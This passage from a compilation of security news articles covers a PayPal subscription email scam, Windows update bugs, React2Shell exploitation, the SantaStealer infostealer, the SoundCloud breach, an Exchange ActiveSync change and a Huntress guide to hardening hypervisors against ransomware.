However, when BleepingComputer attempted to replicate the scam by adding text other than a URL to the Customer Service URL, PayPal would reject the change as only a URL is allowed.

Therefore, it appears the scammers are either exploiting a flaw in PayPal's handling of subscription metadata or using a method, such as an API or legacy platform not available in all regions, that allows invalid text to be stored in the Customer service URL field.

Now that we know how they generate the email from PayPal, it's still unclear how it's being sent to people who didn't sign up for the PayPal subscription.

The mail headers show that PayPal is actually sending the email to the address "receipt3@bbcpaglomoonlight.studio," which we believe is the email address associated with a fake subscriber created by the scammer.

This account is likely a Google Workspace mailing list, which automatically forwards any email it receives to all other group members. In this case, the members are the people the scammer is targeting.

This forwarding can cause all subsequent SPF and DMARC checks to fail, since the email was forwarded by a server that was not the original sender.

PayPal has now told BleepingComputer that they are mitigating the method used to send these scam emails.

"PayPal does not tolerate fraudulent activity and we work hard to protect our customers from consistently evolving phishing scams," PayPal told BleepingComputer.

"We are actively mitigating this matter, and encourage people to always be vigilant online and mindful of unexpected messages. If customers suspect they are a target of a scam, we recommend they contact Customer Support directly through the PayPal app or our Contact page for assistance."

Update 12/14/25: Added updated statement confirming that PayPal is mitigating the method used to send these emails.

Source: <https://www.bleepingcomputer.com/news/security/beware-paypal-subscriptions-abused-to-send-fake-purchase-emails/>

16. Microsoft: December security updates cause Message Queuing failures

Microsoft has confirmed that the December 2025 security updates are breaking Message Queuing (MSMQ) functionality, affecting enterprise applications and Internet Information Services (IIS) websites.

This known issue affects Windows 10 22H2, Windows Server 2019, and Windows Server 2016 systems that have installed the KB5071546, KB5071544, and KB5071543 security updates released during this month's Patch Tuesday.

On impacted systems, users are experiencing a wide range of symptoms, from inactive MSMQ queues and IIS sites failing with "insufficient resources" errors to applications unable to write to queues. Some systems are also displaying misleading "There is insufficient disk space or memory," despite having more than enough resources available.

According to Microsoft, the problem stems from security model changes introduced to the MSMQ service that have modified permissions on a critical system folder, requiring MSMQ users to have write access to a directory usually restricted to administrators.

This means that the known issue will not affect devices where the users are logged in with an account that grants them full administrative privileges.

"This issue is caused by the recent changes introduced to the MSMQ security model and NTFS permissions on C:\Windows\System32\MSMQ\storage folder. MSMQ users now require write access to this folder, which is normally restricted to administrators," Microsoft explained.

"As a result, attempts to send messages via MSMQ APIs might fail with resource errors. This issue also impacts clustered MSMQ environments under load."

The MSMQ service is available on all Windows operating systems as an optional component. It provides applications with network communication capabilities and is commonly used in enterprise environments.

Microsoft is investigating the issue but has not provided a timeline for a fix or confirmed whether it will wait for the next scheduled release or issue an emergency update. For now, admins facing this issue may need to consider rolling back the updates, though that raises its own security concerns.

In April 2023, Microsoft also warned IT admins to patch a critical vulnerability (CVE-2023-21554) in the MSMQ service that exposed hundreds of systems to remote code execution attacks.

Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-december-security-updates-cause-message-queuing-failures/>

17. Google links more Chinese hacking groups to React2Shell attacks

Over the weekend, Google's threat intelligence team linked five more Chinese hacking groups to attacks exploiting the maximum-severity "React2Shell" remote code execution vulnerability.

Tracked as CVE-2025-55182, this actively exploited flaw affects the React open-source JavaScript library and allows unauthenticated attackers to execute arbitrary code in React and Next.js applications with a single HTTP request.

While multiple React packages (i.e., react-server-dom-parcel, react-server-dom-turbopack, and react-server-dom-webpack) are vulnerable in their default configurations, the vulnerability only affects React versions 19.0, 19.1.0, 19.1.1, and 19.2.0 released over the past year.

After the attacks began, Palo Alto Networks reported that dozens of organizations had been breached, including incidents linked to Chinese state-backed threat actors. The attackers are exploiting the flaw to execute commands and steal AWS configuration files, credentials, and other sensitive information.

The Amazon Web Services (AWS) security team also warned that the China-linked Earth Lamia and Jackpot Panda threat actors had begun exploiting React2Shell within hours of the vulnerability's disclosure.

Five more Chinese hacking groups linked to attacks

On Saturday, the Google Threat Intelligence Group (GTIG) reported detecting at least five more Chinese cyber-espionage groups joining ongoing React2Shell attacks that started after the flaw was disclosed on December 3.

The list of state-linked threat groups exploiting the flaw now also includes UNC6600 (which deployed MINOCAT tunneling software), UNC6586 (the SNOWLIGHT downloader), UNC6588 (the COMPOOD backdoor payload), UNC6603 (an updated version of the HISONIC backdoor), and UNC6595 (ANGRYREBEL.LINUX Remote Access Trojan).

"Due to the use of React Server Components (RSC) in popular frameworks like Next.js, there are a significant number of exposed systems vulnerable to this issue," GTIG researchers said.

"GTIG has also observed numerous discussions regarding CVE-2025-55182 in underground forums, including threads in which threat actors have shared links to scanning tools, proof-of-concept (PoC) code, and their experiences using these tools."

While investigating these attacks, GTIG also spotted Iranian threat actors targeting the flaw and financially motivated attackers deploying XMRig cryptocurrency mining software on unpatched systems.

Shadowserver Internet watchdog group is currently tracking over 116,000 IP addresses vulnerable to React2Shell attacks, with over 80,000 in the United States.



Devices vulnerable to React2Shell attacks (Shadowserver)

GreyNoise has also observed over 670 IP addresses attempting to exploit the React2Shell remote code execution flaw over the past 24 hours, primarily originating from the United States, India, France, Germany, the Netherlands, Singapore, Russia, Australia, the United Kingdom, and China.

On December 5, Cloudflare linked a global website outage to emergency mitigations for the React2Shell vulnerability.

Source: <https://www.bleepingcomputer.com/news/security/google-links-more-chinese-hacking-groups-to-react2shell-attacks/>

18. Microsoft: Recent Windows updates break VPN access for WSL users

Microsoft says that recent Windows 11 security updates are causing VPN networking failures for enterprise users running Windows Subsystem for Linux.

This known issue affects users who installed the KB5067036 October 2025 non-security update, released October 28th, or any subsequent updates, including the KB5072033 cumulative update released during this month's Patch Tuesday.

On impacted systems, users are experiencing connectivity issues with some third-party VPN applications when mirrored mode networking is enabled, preventing access to corporate resources.

Mirrored mode networking was introduced in WSL in September 2018 to improve VPN compatibility, add IPv6 and multicast support, and enable connecting to WSL from the local area network (LAN) and to Windows servers from within Linux.

Those affected by this bug are seeing "No route to host" errors in WSL environments, even though their Windows host systems can normally access the same destinations. According to Microsoft, the problem affects OpenVPN and enterprise VPN solutions, such as Cisco Secure Client (formerly Cisco AnyConnect).

The issue stems from VPN applications' virtual network interfaces failing to respond to Address Resolution Protocol (ARP) requests, which map IP addresses to MAC (Media Access Control) addresses.

"This issue happens because the VPN application's virtual interface doesn't respond to ARP (Address Resolution Protocol) requests," Microsoft said. "Home users of Windows Home or Pro editions are unlikely to experience this issue. It primarily affects connectivity to enterprise resources over VPN, including DirectAccess."

Microsoft says it's investigating this known issue but has yet to provide a timeline for a fix or a workaround, and added that additional information would be shared when available.

WSL was introduced in March 2018 as a compatibility layer that enables users to run Linux distributions natively on their Windows computers via PowerShell or the Windows 10 command prompt.

In May 2019, Microsoft released WSL 2, a major upgrade including a real Linux kernel running in a virtual machine, notable improvements in file-system performance, and extended support for complete system-call compatibility.

Microsoft open-sourced WSL at Microsoft Build 2025, making its source code available on GitHub, except for a handful of components that are part of Windows.


Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-recent-windows-updates-cause-wsl-networking-issues/>

19. New SantaStealer malware steals data from browsers, crypto wallets

A new malware-as-a-service (MaaS) information stealer named SantaStealer is being advertised on Telegram and hacker forums as operating in memory to avoid file-based detection.

According to security researchers at Rapid7, the operation is a rebranding of a project called BluelineStealer, and the developer is ramping up the operation ahead of a planned launch before the end of the year.

SantaStealer appears to be the project of a Russian-speaking developer and is promoted for a Basic, \$175/month subscription, and a Premium for \$300/month.



Basic Plan	Premium Plan
\$175 / Month	\$300 / Month
✓ Full Support & Feature Requests	✓ Full Support & Feature Requests
✓ Custom Folders	✓ Custom Folders
✗ Edit File Types	✓ Edit File Types
✗ Edit Crypto Keywords	✓ Edit Crypto Keywords
✗ Edit Execution Delay	✓ Edit Execution Delay
✓ Favorite Logs	✓ Favorite Logs
✓ Download Previous Builds	✓ Download Previous Builds
✓ Unlimited Traffic Tag Changes	✓ Unlimited Traffic Tag Changes
✗ Polymorphic C Engine	✓ Polymorphic C Engine
✗ File Binding	✓ File Binding
✗ Crypto Clipper	✓ Crypto Clipper
✗ Custom Feature Implementation	✓ Custom Feature Implementation
✗ Payload conversion	✓ Payload conversion

SantaStealer ad

Source: Rapid7


Rapid7 analyzed several SantaStealer samples and obtained access to the affiliate web panel, which revealed that the malware comes with multiple data-theft mechanisms but does not rise to the advertised feature for evading detection and analysis.

"The samples we have seen until now are far from undetectable, or in any way difficult to analyze," Rapid7 researchers say in a report today.

"While it is possible that the threat actor behind SantaStealer is still developing some of the mentioned anti-analysis or anti-AV techniques, having samples leaked before the malware is ready for production use - complete with symbol names and unencrypted strings - is a

clumsy mistake likely thwarting much of the effort put into its development and hinting at poor operational security of the threat actor(s)," Rapid7 says.

The panel features a user-friendly design where 'customers' can configure their builds with specific targeting scopes, ranging from full-scale data theft to lean payloads that only go after specific data.



Builder configuration options on the panel

Source: Rapid7

SantaStealer uses 14 distinct data-collection modules, each running in its own thread, writing stolen data to memory, archiving it into a ZIP file, and then exfiltrating it in 10MB chunks to a hardcoded command-and-control (C2) endpoint via port 6767.

The modules target information in the browser (passwords, cookies, browsing history, saved credit cards), Telegram, Discord, and Steam data, cryptocurrency wallet apps and extensions, and documents. The malware can also take screenshots of the user's desktop.

The malware uses an embedded executable to bypass Chrome's App-Bound Encryption protections, first introduced in July 2024, and bypassed by multiple active info-stealers.

Other configuration options allow its operators to exclude systems in the Commonwealth of Independent States (CIS) region and delay execution to misdirect victims with an inactivity period.

As SantaStealer isn't fully operational and hasn't been distributed en masse, it is unclear how it will spread. However, cybercriminals lately seem to prefer ClickFix attacks, where users are tricked into pasting dangerous commands into their Windows terminal.

Phishing, pirated software, or torrent downloads are also common distribution methods, as are malvertising and deceptive YouTube comments.

Rapid7 recommends users check links and attachments in emails they don't recognize. They also warn of running unverified code from public repositories for extensions.

Source: <https://www.bleepingcomputer.com/news/security/new-santastealer-malware-steals-data-from-browsers-crypto-wallets/>

20. SoundCloud confirms breach after member data stolen, VPN access disrupted

Audio streaming platform SoundCloud has confirmed that outages and VPN connection issues over the past few days were caused by a security breach in which threat actors stole a database exposing users' email addresses and profile information.

The disclosure follows widespread reports over the past four days from users who were unable to access SoundCloud when connecting via VPN, with attempts resulting in the site displaying 403 "forbidden" errors.

In a statement shared with BleepingComputer, SoundCloud said it recently detected unauthorized activity involving an ancillary service dashboard and activated its incident response procedures.

SoundCloud acknowledged that a threat actor accessed some of its data but said the exposure was limited in scope.

"We understand that a purported threat actor group accessed certain limited data that we hold," SoundCloud told BleepingComputer.

"We have completed an investigation into the data that was impacted, and no sensitive data (such as financial or password data) has been accessed. The data involved consisted only of email addresses and information already visible on public SoundCloud profiles."

BleepingComputer has learned that the breach affects 20% of SoundCloud's users, which, based on publicly reported user figures, could impact roughly 28 million accounts.

The company said it is confident that all unauthorized access to SoundCloud systems has been blocked and that there is no ongoing risk to the platform.

Working with third-party cybersecurity experts, the company said it took additional steps to strengthen its security, including improving monitoring and threat detection, reviewing identity and access controls, and conducting an assessment of related systems.

However, the company's response included a configuration change that disrupted VPN connectivity to the site. SoundCloud has not provided a timeline for when VPN access will be fully restored.

Following the response, SoundCloud experienced denial-of-service attacks that temporarily disabled the platform's web availability.

After publishing our story, SoundCloud published a security notice with this information.

While SoundCloud has not shared details about the threat actor behind the breach, BleepingComputer received a tip earlier today stating that the ShinyHunters extortion gang was responsible.

Our source said that ShinyHunters is now extorting SoundCloud after allegedly stealing a database containing information about its users.

ShinyHunters is also responsible for the PornHub data breach that was first reported today by BleepingComputer.

This is a developing story, and we will update it as more information becomes available.

Source: <https://www.bleepingcomputer.com/news/security/soundcloud-confirms-breach-after-member-data-stolen-vpn-access-disrupted/>

21. Microsoft to block Exchange Online access for outdated mobile devices

Microsoft announced on Monday that it will soon block mobile devices running outdated email software from accessing Exchange Online services until they're updated.

As the Exchange Team explained, devices running Exchange ActiveSync versions below 16.1 will no longer be able to connect to Microsoft's cloud email service after March 1, 2026.

Exchange ActiveSync (EAS) is a Microsoft Exchange protocol to synchronize email, calendar, contacts, and tasks on mobile devices, and it is enabled by default for new user mailboxes.

The change affects only devices using native email apps and Exchange Online, and does not affect on-premises Exchange Server installations. Microsoft added that devices using Outlook Mobile to connect to Exchange Online are not affected, since this app does not rely on the EAS protocol.

"We want to inform our users and organizations about an important upcoming change regarding Exchange ActiveSync (EAS) device connectivity to Exchange Online," the Exchange Team said.

"Starting March 1, 2026, devices running ActiveSync versions lower than 16.1 will no longer be able to connect to our services. EAS 16.1 was released as a part of Exchange Server and Exchange Online in June 2016."

Popular native email applications for smartphones will also require updates to continue functioning. For instance, Google and Samsung are currently updating their email applications to support the newer protocol version.

However, Apple's iOS Mail app already supports ActiveSync 16.1 since iOS 10, so iPhones running iOS 10 or later are compatible and shouldn't experience any issues accessing Exchange Online.

Microsoft provided IT administrators with the following PowerShell command to generate a report of all devices using older EAS versions within their organizations before the March 2026 rollout:

```
Get-MobileDevice | Where-Object {($_.ClientType -eq 'EAS' -or $_.ClientType -match 'ActiveSync') -and $_.ClientVersion -and ([version]$_.ClientVersion -lt [version]'16.1')} | Sort-Object UserDisplayName | Select-Object UserDisplayName, UserPrincipalName, DeviceId, DeviceModel
```

"This decision comes after extensive collaboration with multiple licensed device and application vendors to ensure a smooth transition for as many users as possible," the Exchange Team added.

"If users and organizations keep their devices and applications updated to the latest supported versions, there should be minimal disruption in service. We encourage everyone to verify their devices and applications are up to date before the change takes effect."

Last month, Microsoft fixed an issue that prevented some Microsoft 365 users from connecting to email servers via Exchange ActiveSync with Outlook desktop clients.

Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-to-block-exchange-online-access-for-outdated-mobile-devices/>

22. The Hidden Risk in Virtualization: Why Hypervisors are a Ransomware Magnet

Hypervisors are the backbone of modern virtualized environments, but when compromised, they can become a force multiplier for attackers. A single breach at this layer can put dozens or even hundreds of virtual machines at risk simultaneously. Unlike traditional endpoints, hypervisors often operate with limited visibility and protections, meaning conventional security tools may be blind to an attack until it is too late.

From our vantage point in the SOC and threat-hunting space at Huntress, we are seeing adversaries increasingly target hypervisors to deploy ransomware at scale. Specifically, in 2025, Huntress case data revealed a stunning surge in hypervisor ransomware: its role in malicious encryption rocketed from just 3% in the first half of the year to 25% so far in the second half.

The primary actor driving this trend is the Akira ransomware group. This shift underscores the importance of hardening the hypervisor layer with the same rigor applied to endpoints and servers.

In this article, we outline the threats we've observed in the wild and provide practical guidance for securing your hypervisor infrastructure, from patching and access control to runtime hardening and robust recovery strategies.

Hypervisors: A New Battleground in Ransomware Operations

In the last few months of 2025, Huntress has observed adversaries target hypervisors in an attempt to circumvent endpoint and network security controls.

And this makes sense: as defenders continue to harden endpoints and servers, adversaries are increasingly shifting their focus to the hypervisor layer, the foundation of virtualized infrastructure - a Type 1 ("bare metal") hypervisor is the foundation, installed directly on server hardware, a Type 2 ("hosted") hypervisor is an app that sits on top of your regular computer's OS. The shift is following a familiar playbook.

We've seen it with attacks on VPN appliances: threat actors realize that the host operating system is often proprietary or restricted, meaning defenders cannot install critical security controls like EDR. This creates a significant blind spot.


The same principle applies to Type 1 hypervisors; they are the ultimate "land-and-expand" target where traditional endpoint security often cannot reach.

We've also observed multiple cases where ransomware operators deploy ransomware payloads directly through hypervisors, bypassing traditional endpoint protections entirely.

In some instances, attackers leverage built-in tools such as openssl to perform encryption of the virtual machine volumes, avoiding the need to upload custom ransomware binaries.

- Once inside a network, attackers often pivot towards hypervisors using compromised internal authentication credentials in environments where network segmentation has failed to deny lateral movement to the hypervisor management page. This move grants them elevated control over multiple guest systems from a single management interface.
- We've seen misuse of Hyper-V management utilities, to modify VM settings and undermine security features. This includes disabling endpoint defenses, tampering with virtual switches, and preparing VMs for ransomware deployment at scale.

Detection Timeline



svchost.exe (1 of 3) Interval: Unknown #2916

explorer.exe (2 of 3) Interval: 0s #16104

mmc.exe (3 of 3) Interval: 0s #36556

Process Details

Parent PID	16104
PID	36556
User	redacted\Administrator
User ID	S-1-5-21redacted525849425-500
Process Name	mmc.exe
Process Logon ID	1201880
Detection Rule	ThreatOps Hunting
Started At	redacted 00:00:02 UTC
Elevated Access Privileges	True
Executable	C:\Windows\System32\mmc.exe
Command Line	V"C:\Windows\System32\mmc.exe" ^V"C:\Windows\System32\virtmgmt.msc"

File Details

Signature	Microsoft Corporation
-----------	-----------------------

Fig 1: Extract from Huntress Platform detecting adversary manipulating Hyper-V

This shift underscores a growing and uncomfortable trend: Attackers are targeting the infrastructure that controls all hosts, and with access to the hypervisor, adversaries dramatically amplify the impact of their intrusion.

Secure access, enforce least privilege, and separate the management plane

If an attacker can obtain administrative credentials for the hypervisor, they can deploy ransomware payloads that affect every VM on the host. Also, using domain-joined accounts (e.g., Active Directory (AD) accounts) for ESXi increases lateral movement risk.

What to do:

- Use local ESXi accounts. Avoid using general-purpose domain admin accounts for management. Instead, create dedicated, local ESXi accounts or strictly limited, audited domain accounts with only the necessary permissions. If a domain admin account is compromised, this separation prevents immediate, unauthorized access to the hypervisor and its virtual machines.
- Enforce Multi-factor Authentication (MFA). This is non-negotiable for all critical infrastructure. Enforce MFA for host management interfaces and vCenter access to protect against credential theft. An attacker with a stolen username and password will be blocked, significantly raising the effort required for a successful breach. This control provides a robust defense against common phishing and brute-force attacks. Use strong passwords stored in a secure password vault. ESXi credentials should be extremely strong and stored only in a dedicated password vault, never in shared documents or less secure locations. This prevents credential exposure through common attack vectors like compromised file shares or insecure password management practices.

- Segregate the host management network. Segregate the hypervisor's management network from production and general user networks. Create a dedicated VLAN or network segment that is logically and/or physically separate. By limiting the number of endpoints that can even attempt to connect to the hypervisor management interface, you drastically reduce the potential attack surface.
- Deploy a jump box or bastion server. To ensure all administrative access is audited and controlled, deploy a jump box or bastion server that IT admins must access first, before pivoting to the hypervisor. This setup eliminates direct connections from potentially less-secure administrator workstations. The jump box acts as a monitored checkpoint, allowing for session recording, logging of all commands, and enforcement of security policies before granting access to critical infrastructure.
- Apply the principle of least privilege(PoLP). Strictly limit access to the control plane (vCenter and individual hosts). Grant only the minimum required roles for necessary administrative functions, such as resource management or patching, to both human administrators and service accounts. Enforcing PoLP ensures that a potential compromise of a single account cannot be leveraged for wholesale changes across the entire virtualized environment.
- Restrict management access to dedicated admin devices. Limit ESXi management interface access to specific administrative devices with static IP addresses. This creates an additional barrier by ensuring that only known, authorized endpoints can attempt to connect to the hypervisor, further reducing the attack surface.

Lock down the hypervisor runtime environment and enforce code-/execution controls

One of the unique risks with hypervisor-level ransomware is that once the attacker is on the host, they can run code at the hypervisor level, bypassing guest-OS controls. You need to harden the host so it only runs expected, signed code and trusted modules.

What to do:

- Enable the advanced host setting VMkernel.Boot.execInstalledOnly = TRUE so that only binaries installed via signed VIBs can execute, which prevents custom, malicious binaries from running on the host.
- Disable/close unnecessary services such as SSH or ESXi Shell when not in use; enable lockdown mode.

Keep the hypervisor patched, up to date, and exposed surfaces minimised

Attackers are actively targeting ESXi hosts via known vulnerabilities for mass encryption operations. 0days and CVEs are not going to likely be the most common / real reason for compromise, and likely to be lapses in security segmentation. However, maintaining patching is critical.

For example, CVE-2024-37085 highlights this hypervisor risk perfectly. This vulnerability allows attackers with adequate AD permissions to bypass authentication and instantly seize full administrative control of an ESXi host, leading to mass encryption of all VMs in seconds.

The exploit works because vulnerable ESXi hosts automatically grant full admin privileges to the 'ESX Admins' AD group. Threat actors simply recreate that group to immediately seize the keys to the kingdom.

These initial compromises often start with unpatched management interfaces or exposed protocols, like Service Location Protocol (SLP), which provide a low-effort entry point.

What to do:

- Maintain an inventory of all ESXi hosts (and associated management components like vCenter) and their patch level.
- Prioritize security patches and updates from the vendor, especially for hypervisor-related CVEs.
- Disable or restrict services you don't need or ensure they are not exposed externally. Service Location Protocol (SLP/port 427) has been exploited by ransomware groups like ESXArgs and should be disabled. Follow VMware's official remediation guidance.
- Ensure that ESXi hosts are not directly exposed to the internet for management. Use VPNs, bastion hosts, or isolated management networks.

Backup strategy, immutable snapshots and rapid recovery capability

Even with strong prevention, risk remains. The hypervisor layer is high-impact; fallback is mandatory. Many guides emphasise that recovery is the last line of defense. Ransomware targeting ESXi typically seeks to encrypt VMDKs and host files; without good backups you may be forced to pay.

What to do:

- Adopt the "3-2-1" backup rule: have at least three copies of data, on two different media, and one copy offsite/off the hypervisor network.
- Use immutable backup repositories or snapshots so that once written they cannot be modified or deleted by ransomware.
- Do not connect your backup repository to Active Directory or any centralized identity management system. Instead, use separate, non-domain-joined, and dedicated local accounts to prevent a compromised AD credential from enabling ransomware to spread directly to your critical backup location.
- Ensure backups include full VM images and associated hypervisor state, so you can rebuild quickly.
- Test your backups regularly. Don't just confirm that you can mount a backup and access files, but ensure that your OS fully starts and that you can login with known credentials.
- Practice full recovery drills on an annual basis at a minimum. Assumptions lead to longer periods of downtime. Here are some additional considerations:
 - Have you tested in your offsite and/or failover locations?

- Can you confirm that your servers have the correct networking/connectivity?
Can you access these failover servers from production endpoints?
- Does the backup site/failover location's firewall already have the required allowlisting and firewall rules to ensure proper communication from critical tooling, such as EDR, RMM, and VPN clients?

Monitor, detect anomalies, and assume breach (defense-in-depth)

Because the hypervisor layer is often less visible to traditional endpoint security tools like EDR, you need an alternative detection strategy. Attackers often perform actions like changing the VIB acceptance level, enabling SSH, disabling lockdown mode, or creating new admin accounts, as precursors to ransomware payload deployment.

Without monitoring, you may only detect the event after the encryption is complete.

What to do:

- Forward ESXi logs to your SIEM and create alerts for key suspicious events (like new root login, service enablement, VIB acceptance change, datastore unmounts).
- Monitor configurations for drift. If any host has lockdown mode disabled, SSH enabled, or `execInstalledOnly` turned off, flag it for review.
- Log management network traffic. Remember earlier when we recommended putting ESXi and other critical infrastructure control panes on their own VLAN or network segment? Now it's time to look for unusual source IPs accessing the hypervisor management interface (ideally you are only allowing traffic from your jump server), lateral movement attempts, or large datastore IO patterns consistent with VM encryption.
- Use a zero-trust mindset for hypervisor management, and assume credentials may be compromised, and build alerts accordingly.
- Unlike traditional syslog formats, ESXi separates logs by specific activities into distinct files. The following are the most critical log files for detecting and investigating hypervisor compromises: `/var/log/auth.log` (authentication events), `/var/log/hostd.log` (host agent activity), `/var/log/shell.log` (ESXi shell commands), and `/var/log/vobd.log` (VMware observer daemon). For log configuration guidance, see Broadcom's documentation and Sygnia's ESXi defense strategies.

When partnering with a third-party SOC or MDR provider, consider establishing a shared responsibility model. Your external security partner won't have the necessary business context to distinguish routine internal maintenance from an adversary breaking in at 2 AM.

This distinction is critical: the third-party SOC is best positioned to detect universal evil, like the execution of ransomware itself. To augment this, we recommend that your internal security team focus on monitoring for insider threats and actions that only they can contextualize, such as a late-night login followed by the enabling of SSH.

For this model to succeed, IT teams must strictly adhere to change control procedures and communicate all expected hypervisor changes to internal security. This ensures the SOC is

aware of all anticipated activity, enabling all parties to focus their efforts where they are most effective.

Conclusion

Protecting bare-metal hypervisors like ESXi from ransomware requires a layered, proactive approach. From patching and access control, through runtime hardening and recovery readiness, to detection and logging, you need to cover all angles.

If you need more comprehensive guidance on preparing for the worst, review our guide to Disaster Recovery Planning. Now is the time for your organization to ask: when was the last time we fully updated and tested our IRPs and DRPs, specifically confirming the ability to restore and run all guest virtual machines?

Despite our best prevention and detection efforts, organizations should also prepare for the possibility of a successful compromise. If you find yourself responding to an ESXi environment compromised, we recommend reviewing this comprehensive ESXi IR Guide. The guide provides detailed incident response procedures and forensic artifacts, specifically tailored for ESXi environments.

Leveraging Huntress, you may already apply many of these at the OS/endpoint layer; but the hypervisor demands the same rigor (and often more) because of its potential for mass impact.

If you embed this article's defense guidance into your environment and security processes, you significantly raise the barrier for ransomware actors.

Maintain Situational Awareness in 2026—Register for Tradecraft Tuesday

